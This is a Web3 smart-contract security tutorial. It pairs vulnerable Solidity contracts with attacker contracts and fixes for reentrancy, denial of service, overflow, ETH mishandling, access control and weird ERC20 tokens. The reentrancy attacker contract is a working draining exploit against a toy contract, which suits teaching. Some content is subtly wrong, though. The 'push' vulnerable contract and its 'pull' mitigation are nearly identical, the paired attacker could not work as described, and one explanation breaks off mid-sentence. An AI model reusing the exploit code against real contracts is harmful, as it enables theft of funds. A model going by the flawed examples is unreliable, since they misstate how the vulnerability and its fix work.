Lydia Gyamfi Ahenkorah

Table of Contents

1. Introduction
2. Key Security Considerations
3. Common Security Challenges
4. Infrastructure Risks
5. Best Practices for Security
6. Web3 Security Tooling
7. Body
8. Resources to Improve as a Web3 Security Researcher
9. References

Introduction

Web3 security has become paramount as decentralized technologies continue to manage billions of dollars in digital assets. Unlike traditional financial systems, Web3 protocols are immutable and autonomous, meaning security vulnerabilities can have immediate and irreversible consequences.

Key Security Considerations

1. Financial Impact


Smart contract exploits have resulted in losses exceeding $3 billion in 2022 alone Compromised protocols can affect thousands of users simultaneously Lack of traditional insurance or recovery mechanisms in most cases

2. Immutability of Blockchain

Once deployed, smart contracts cannot be easily modified Vulnerabilities may remain exploitable until a new version is deployed Users must migrate to new versions, creating additional complexity

3. Interconnected Ecosystem

DeFi protocols often interact with multiple other protocols Vulnerabilities in one protocol can cascade throughout the ecosystem Flash loan attacks can exploit multiple vulnerabilities simultaneously



DeFi Attack Vectors (2024 Jan-May) - Top 10 by risk

1	Stolen Private Keys	$506,590,000	23
2	Function Parameter Validation	$66,500,000	14
3	Insider Threat	$68,500,000	7
4	Insufficient Function Access Control	$20,800,000	15
5	Price Oracle Manipulation	$17,811,500	13
6	Rounding Error	$32,304,000	7
7	Governance Attack	$29,600,000	6
8	Arbitrary External Calls	$15,000,000	9
9	Reward Manipulation	$4,000,000	23
10	JavaScript Injection	$9,600,000	2

Common Security Challenges

Smart Contract Vulnerabilities

Reentrancy attacks Integer overflow/underflow Access control issues Logic errors in business implementation Oracle manipulation

Infrastructure Risks

Front-end attacks DNS hijacking Private key compromises RPC node vulnerabilities

Best Practices for Security

Development Phase:Developers must have security mindset when building a protocol! Extensive testing in testnet environments:Invariant/Fuzzing test Implementation of emergency pause mechanisms Formal verification of critical functions

- Web3 security is not just an optional feature but a fundamental requirement for the ecosystem's survival and growth. As the space continues to evolve, security measures must adapt and improve to protect users and assets while maintaining the core principles of decentralization and trustlessness.

Web3 Security Tooling

Tooling Overview

Category	Static Analysis	Invariant/Fuzzing	Formal Verification	AI	Manual Review	Scoping
Tool	**Slither**	**Foundry**	**Certora**	-	-	**Solidity Metrics**
	Aderyn	**Echidna**	**Solidity SMTChecker**	-	-	**cloc**
		Consenys	**Maat**	-	-	
		Manicore	-	-	-	

Body

Reentrancy Attack

Description It occurs when an attacker exploits the ability to repeatedly call a vulnerable function within a contract before the initial execution is complete, thereby manipulating the contract's state and draining its resources or funds.

Types of Reentrancy Attacks

1. Mono-Function Reentrancy: This type of Reentrancy occurs when the vulnerable function is the same function that is repeatedly called by the attacker, before the completion of its previous invocations. It is a simpler and more easily detectable form of Reentrancy attack compared to the other two types.

2. Cross-Function Reentrancy: This type of Reentrancy is similar to the Mono-Function Reentrancy, except the function reentered is not the same as the one making the external call. This type of attack is only possible when a vulnerable function shares its state with another function, resulting in an advantageous outcome for the attacker.

3. Cross-Contract Reentrancy: This type of Reentrancy attack takes place when the state of one contract is invoked in another contract before it’s fully updated. It often occurs when multiple contracts manually share a common state variable, and some of them update it in an insecure manner.

In 2016, the notorious DAO hack brought this attack into the spotlight. The DAO was an investment fund managed by a smart contract. It allowed members to vote on investments based on how many tokens they owned.

In 2016, the DAO was hacked using a Reentrancy attack, where the hacker exploited a vulnerability in the smart contract. This allowed them to steal around $60 million worth of Ether.

To fix the issue, the Ethereum community decided to create a fork—a new version of the blockchain—to undo the hacker's actions and return the stolen funds. Even though it's been over 7 years since this incident, Reentrancy attacks remain a common problem for smart contracts.

The most recent Reentracy attack was in 30 september 2024 on the `TrustSwap` protocol. `TrustSwap` is a decentralized Exchange (DEX) protocol that offers a suite of smart contract-based services designed to improve security, flexibility, and trust in transactions involving digital assets. It is particularly focused on cryptocurrency transactions, token launches, and asset management.

How it Happens

1. Vulnerable Contract Functionality: A contract has a function that interacts with an external entity (e.g., sending funds to a user) and later updates its internal state (e.g., reducing the user's balance).
2. Call to External Contract: While executing the vulnerable function, the contract calls an external entity (another contract or address). For example, it sends Ether to the address of a user.
3. Reentrant Call: The external entity (controlled by the attacker) executes malicious code that re-calls the vulnerable function in the original contract before the initial execution completes. This is possible because the blockchain.

▶ VulnerableContract

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract VulnerableContract {
    mapping(address => uint256) public balances;

    // Function to deposit Ether
    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    // Function to withdraw Ether
    function withdraw(uint256 _amount) public {
        require(balances[msg.sender] >= _amount, "Insufficient balance");

        // External call before state change - VULNERABLE
        (bool sent, ) = msg.sender.call{value: _amount}("");
        require(sent, "Failed to send Ether");

        // Update state AFTER the external call
        balances[msg.sender] -= _amount;
    }

    // Check the contract balance
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

▶ AttackerContract

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract AttackContract {
    VulnerableContract public vulnerableContract;

    constructor(address _vulnerableContractAddress) {
        vulnerableContract =
VulnerableContract(_vulnerableContractAddress);
    }

    // Fallback function triggered when receiving Ether
    fallback() external payable {
        if (address(vulnerableContract).balance >= 1 ether) {
            // Re-enter the withdraw function
            vulnerableContract.withdraw(1 ether);
        }
    }

    // Start the attack by depositing and withdrawing
    function attack() public payable {
        require(msg.value >= 1 ether, "Need at least 1 Ether to attack");

        // Deposit 1 Ether into the vulnerable contract
        vulnerableContract.deposit{value: 1 ether}();

        // Initiate the first withdraw, triggering the fallback
        vulnerableContract.withdraw(1 ether);
    }

    // Check the balance of this contract
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

How it works

1. The attacker deploys the AttackContract with the address of the VulnerableContract.
2. The attacker calls the attack function, depositing 1 Ether into the VulnerableContract.
3. The attacker calls withdraw, which sends Ether to the AttackContract. This triggers the fallback function, re-entering the withdraw function in a loop before the balance is updated.
4. The attacker drains all the funds from the VulnerableContract.

Developer Best Practice

▶ Fix Contract

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/security/ReentrancyGuard.sol";

contract SecureContract is ReentrancyGuard {
    mapping(address => uint256) public balances;

    // Function to deposit Ether
    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    // Function to withdraw Ether (Mitigations applied)
    function withdraw(uint256 _amount) public nonReentrant {
        //Checks
        require(balances[msg.sender] >= _amount, "Insufficient balance");
        //Effects
        // Update state BEFORE the external call
        balances[msg.sender] -= _amount;

        // Interaction
        //happens AFTER the state change
        (bool sent, ) = msg.sender.call{value: _amount}("");
        require(sent, "Failed to send Ether");
    }

    // Check the contract balance
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

Mitigation Techniques Used Checks-Effects-Interactions Pattern:

The `balances[msg.sender] -= _amount;` state update happens before the external call, ensuring the state is correct if reentrancy occurs.

Reentrancy Guard: The nonReentrant modifier from OpenZeppelin ensures that no function in the contract can be re-entered during execution.

Testing the Fix If the attacker tries the same attack on SecureContract, the reentrant call will fail because:

The balance is already updated, so the require condition `balances[msg.sender] >= _amount` will fail. The nonReentrant modifier will block any reentrant calls.

Docs To visit https://github.com/pcaversaccio/reentrancy-attacks

Denial Of Service (DOS)

Decription DDos exploit is where an attacker disrupts the normal operation of a decentralized application (DApp), smart contract, or blockchain network. The goal of a DoS attack is to make the service unavailable to users or to prevent the smart contract from executing certain functions.

Types of DDos attacks At a broader classification, types of DDoS attacks can be categorized as:

1. Application Layer Attacks These target vulnerabilities in the application logic or functionality to disrupt service.

- Gas Limit Exploitation: Exploits application design flaws, such as unbounded loops, to cause transactions to exceed gas limits, preventing execution.
- Griefing Attack: Manipulates application functionality to make operations more costly or unusable for legitimate users, e.g., spamming invalid inputs.

▶ Example Vulnerability

```
// Vulnerable Contract
pragma solidity ^0.8.0;

contract GasLimitExploit {
    address[] public users;

    function addUser() public {
        users.push(msg.sender);
    }

    function payout() public {
        for (uint i = 0; i < users.length; i++) {
            payable(users[i]).transfer(1 ether);
        }
    }

    // Receive Ether
    receive() external payable {}
}
```

Attack

The attacker adds thousands of entries to the users array, causing the payout function to fail due to excessive gas usage.

▶ Mitigation

```
// Mitigated Contract
pragma solidity ^0.8.0;

contract MitigatedGasLimit {
    mapping(address => uint) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint amount = balances[msg.sender];
        balances[msg.sender] = 0; // Update state before external call
        payable(msg.sender).transfer(amount);
    }
}
```

2. Protocol Attacks These exploit weaknesses in the underlying protocol or blockchain mechanisms.

- Storage Manipulation: Overloads or manipulates the smart contract's state storage to cause expensive operations, out-of-gas errors, or unresponsiveness.
- Lockout Attack: Prevents the use of specific smart contract functionalities by exploiting protocol-level behavior, e.g., sending invalid data or locking critical operations.

Protocol Attacks , Storage Manipulation

Vulnerable Code The contract charges gas based on the number of storage slots accessed. An attacker can inflate the array to manipulate gas usage.

▶ Vulnerable Code

```
// Vulnerable Contract
pragma solidity ^0.8.0;

contract StorageExploit {
    uint[] public data;

    function addData(uint _value) public {
        data.push(_value);
    }

    function expensiveOperation() public {
        for (uint i = 0; i < data.length; i++) {
            data[i] = data[i] + 1; // Expensive operation on large storage
        }
    }
}
```

Attack

The attacker fills the data array with large amounts of data, making the expensiveOperation function consume excessive gas or fail.

▶ Mitigation

```
// Mitigated Contract
pragma solidity ^0.8.0;

contract MitigatedStorage {
    uint[] public data;

    function addData(uint _value) public {
        data.push(_value);
    }

    function processBatch(uint start, uint end) public {
        require(end <= data.length, "Invalid range");
        for (uint i = start; i < end; i++) {
            data[i] = data[i] + 1;
        }
    }
}
```

1. Volumetric Attacks These involve overwhelming the network or blockchain with a high volume of transactions or data to degrade performance or accessibility.

- Block Filling: Floods the blockchain with high-gas transactions to fill block space, delaying or preventing other users' transactions.

Volumetric Attacks, Block filling

The attacker floods the blockchain with transactions targeting a function that accepts arbitrary data, consuming block gas limits.

▶ Vulnerable Code

```
// Vulnerable Contract
pragma solidity ^0.8.0;

contract BlockFillingExploit {
    function spam(uint _value) public {
        for (uint i = 0; i < _value; i++) {
            // No meaningful operation
        }
    }
}
```

Attack

An attacker repeatedly calls spam with high _value, filling up blocks and delaying other transactions.

▶ Mitigation

Introduce rate limiting or restrict the size of user-provided inputs.

```
// Mitigated Contract
pragma solidity ^0.8.0;

contract MitigatedBlockFilling {
    uint public lastCallTime;

    modifier rateLimit() {
        require(block.timestamp >= lastCallTime + 1 minutes, "Rate limit
exceeded");
        _;
        lastCallTime = block.timestamp;
    }

    function safeSpam(uint _value) public rateLimit {
        require(_value <= 100, "Input exceeds limit");
        for (uint i = 0; i < _value; i++) {
            // Meaningful operation
        }
    }
}
```

Resources to Read more https://medium.com/@kavib/ddos-distributed-denial-of-service-types-signs-of-attack-consequences-mitigation-c3b8a7bf81d5

https://medium.com/@kavib/ddos-distributed-denial-of-service-types-signs-of-attack-consequences-mitigation-c3b8a7bf81d5

https://www.isecurdata.com/ddos-mitigation-strategies-infographic/

Arithmetic, Overflow/Underflow

Description Arithmetic attack arising from improper handling of arithmetic operations in smart contracts. These attacks typically exploit issues like integer overflow or underflow, where mathematical operations exceed or fall below the allowable limits for the data type, leading to unexpected behavior. In Solidity versions prior to `0.8.0`, these issues were common and could lead to unintended behavior, such as negative balances or unlimited token minting.

Types of Arithmetic Attacks

- Integer Overflow: When a number exceeds the maximum value that can be stored in a variable, it wraps around to the minimum value. For example, if an uint8 variable reaches 255 and you increment it by 1, it wraps around to 0.

- Integer Underflow: When a number goes below the minimum value for the data type (for example, subtracting from 0 in an unsigned integer), it wraps around to the maximum value.

```
chisel
Welcome to Chisel! Type `!help` to show available commands.
➜ myVar = type(uint64)
➜ uint64 myVar = type(uint64).max
➜ myVar
Type: uint64
├ Hex: 0x
├ Hex (full word): 0xffffffffffffffff
└ Decimal: 18446744073709551615
➜ myVar = myVar + 1
Traces:
  [349] 0xBd770416a3345F91E4B34576cb804a576fa48EB1::run()
    └─ ← [Revert] panic: arithmetic underflow or overflow (0x11)

 Chisel Error: Failed to inspect expression
```

Developer Best Practice

1. User newer version of Solidty.
2. Solidity version `0.8.0` and `later` have built-in overflow and underflow checks, so any arithmetic operation that overflows or underflows will automatically throw an exception.

Mishandleing Of Eth

Description Mishandling of Ether (ETH) is the improper management of ETH transfers, deposits, and withdrawals in the contract. This can lead to various vulnerabilities and unintended behaviors, such as loss of funds, reentrancy attacks, or unintended freezing of funds.

The `Sushi Swap` protocol is a real-world example of this attack. read more : https://samczsun.com/two-rights-might-make-a-wrong/

Code Example Problems with this Contract: The withdraw function uses the push pattern where ETH is transferred directly to the user. However, if the user is a contract with a `fallback` function, that `fallback` function can call back into the `withdraw` function, exploiting the contract before it updates the user's balance. This is a classic reentrancy vulnerability.

PULL over Push

▶ Contract

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract VulnerablePush {
    mapping(address => uint256) public balances;
    address public owner;

    constructor() {
        owner = msg.sender;
    }

    // Function to deposit ETH
    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    // Vulnerable withdraw function (push pattern)
    function withdraw() public {
        uint256 amount = balances[msg.sender];
        require(amount > 0, "No balance to withdraw");

        // Push pattern: directly transfer ETH to the sender
        balances[msg.sender] = 0;  // Update balance before external call
        payable(msg.sender).transfer(amount);
    }

    // Function to get contract balance
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }

    // Receive ETH
    receive() external payable {}
}
```

▶ Attacker

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface VulnerablePush {
    function withdraw() external;
}

contract Attacker {
    VulnerablePush public victim;

    constructor(address _victimAddress) {
        victim = VulnerablePush(_victimAddress);
    }

    // Attack function
    function attack() public payable {
        require(msg.value >= 1 ether, "Need at least 1 ETH to attack");
        victim.withdraw(); // Call the victim contract to start the attack
    }
    // Fallback function to call withdraw again before the balance is
updated
    receive() external payable {
        if (address(victim).balance > 0) {
            victim.withdraw();  // Recursive call to withdraw
        }
    }
}
```

▶ Mitigation

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract SecurePull {
    mapping(address => uint256) public balances;
    address public owner;

    constructor() {
        owner = msg.sender;
    }

    // Function to deposit ETH
    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    // Pull pattern: user has to withdraw manually
    function withdraw() public {
        uint256 amount = balances[msg.sender];
        require(amount > 0, "No balance to withdraw");

        balances[msg.sender] = 0; // Update balance before the external
call
        payable(msg.sender).transfer(amount); // Safe transfer after state
update
    }

    // Function to get contract balance
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }

    // Receive ETH
    receive() external payable {}
}
```

Weak Randomness

Description Weak randomness refers to the use of predictable or insufficiently random data in cryptographic algorithms, security protocols, or systems that require random number generation. Inadequate randomness can lead to vulnerabilities that attackers can exploit to predict outcomes, gain unauthorized access, or perform other malicious actions. Weak randomness is especially dangerous in applications involving encryption keys, session tokens, or password generation, where the unpredictability of the random values is crucial for maintaining security.

Real-World Examples

- SSL/TLS Vulnerabilities: Weak randomness can impact key generation for SSL/TLS certificates. For example, in the 2011 Debian OpenSSL bug, the randomness used to generate cryptographic keys was flawed due to poor entropy, leading to weak keys that could be easily guessed.
- Meebits Exploit (Understanding The Meebits) (Docs to learn more) https://forum.openzeppelin.com/t/understanding-the-meebits-exploit/8281

Mitigation Techiques

- use Chainlink VRF (https://docs.chain.link/vrf/v1/introduction)

Resources Read more to get a solid Understanding of this attack

https://medium.com/@awasthikrishna23052005/navigating-the-chaos-of-insecure-randomness-6d04a2bd785d

Missing Access Control

Description Access control is a security mechanism that regulates who can access or modify resources in a computing system. It ensures that only authorized users or systems can perform specific actions on resources, such as reading files, modifying data, or executing commands. Weak or poorly implemented access control can lead to unauthorized access, data breaches, and privilege escalation, which can severely compromise the security of an application or system.

How it Happens Access control issues typically arise when a system fails to enforce proper authorization checks or allows users to gain more privileges than intended. Common causes include:

- Improper Role Assignment: Assigning users roles or permissions that are too broad, granting access to sensitive data or operations they shouldn't have.
- Missing or Inconsistent Authorization Checks: Failing to verify the user's identity or permissions before granting access to a resource, especially on sensitive endpoints or APIs.
- Insecure Defaults: Systems with insecure default settings may allow overly permissive access by default, such as leaving sensitive APIs open without authentication or authorization.
- Broken Access Control Enforcement: When the system checks the user's identity but doesn't correctly enforce access controls. This might happen when a user can modify a URL, access data not intended for them, or perform actions they shouldn’t have permission for.
- Failure to Revoke Access: When users leave an organization or their roles change, the system may fail to revoke or modify their access rights accordingly, leaving unnecessary access open.

Code Example

```
contract MyNFT is ERC721URIStorage, Ownable {

    uint256 public tokenCounter;

    constructor() ERC721("MyNFT", "MNFT") {
        tokenCounter = 0;
    }

-   // Minting function with no access control, anyone can mint
-   function mintNFT(address to, string memory tokenURI) public {
_safeMint(to, tokenCounter);  _setTokenURI(tokenCounter, tokenURI);
tokenCounter++; }
}


+    // Minting function now restricted to the contract owner
+    function mintNFT(address to, string memory tokenURI) public onlyOwner
{  _safeMint(to, tokenCounter); _setTokenURI(tokenCounter, tokenURI);
tokenCounter++;
    }
```

Weird ERC20

Description A "Weird ERC20" token refers to a non-standard implementation of the ERC20 token interface. ERC20 is the most widely used standard for creating fungible tokens on the Ethereum blockchain, but it leaves room for customization.They have behaviours that are unexpected.

Weird ACtivities they Pull

1. Reentrant Calls
2. Missing Return Values
3. Fee on Transfer
4. Balance Modifications Outside of Transfer (rebasing/airdrops)
5. Upgradable Tokens

Example of Weird ERC20

Mitigation and Best Practices To avoid creating "weird" ERC20 tokens with unexpected behaviors:

- Follow the ERC20 Standard: Stick to the ERC20 specification to ensure compatibility with wallets, exchanges, and other dApps.
- Custom Logic with Caution: If custom logic is required (e.g., additional checks or tokenomics features), make sure it’s well-documented, and the behavior is predictable and transparent to users.
- Testing: Thoroughly test the token in various scenarios to ensure that its behavior doesn’t break standard workflows and that it is fully secure.
- Also will recommend reading `Token Intergration Checklist` by `TRAIL OF BiTS`. (https://secure-contracts.com/resources/tob_blogposts.html)

Docs https://medium.com/coinmonks/identifying-spammy-erc20-transfers-a42fb9909e05 https://github.com/d-xo/weird-erc20

Resources to Improve as a Web3 Security Researcher

Solodit (https://solodit.cyfrin.io/) - contains research on all Web3 attacks Secure contracts (https://secure-contracts.com/) - Learn coding codings skills

---

References

- Medium
- Solodit
- Secure contract

Lydia Gyamfi Ahenkorah| Bug Pirate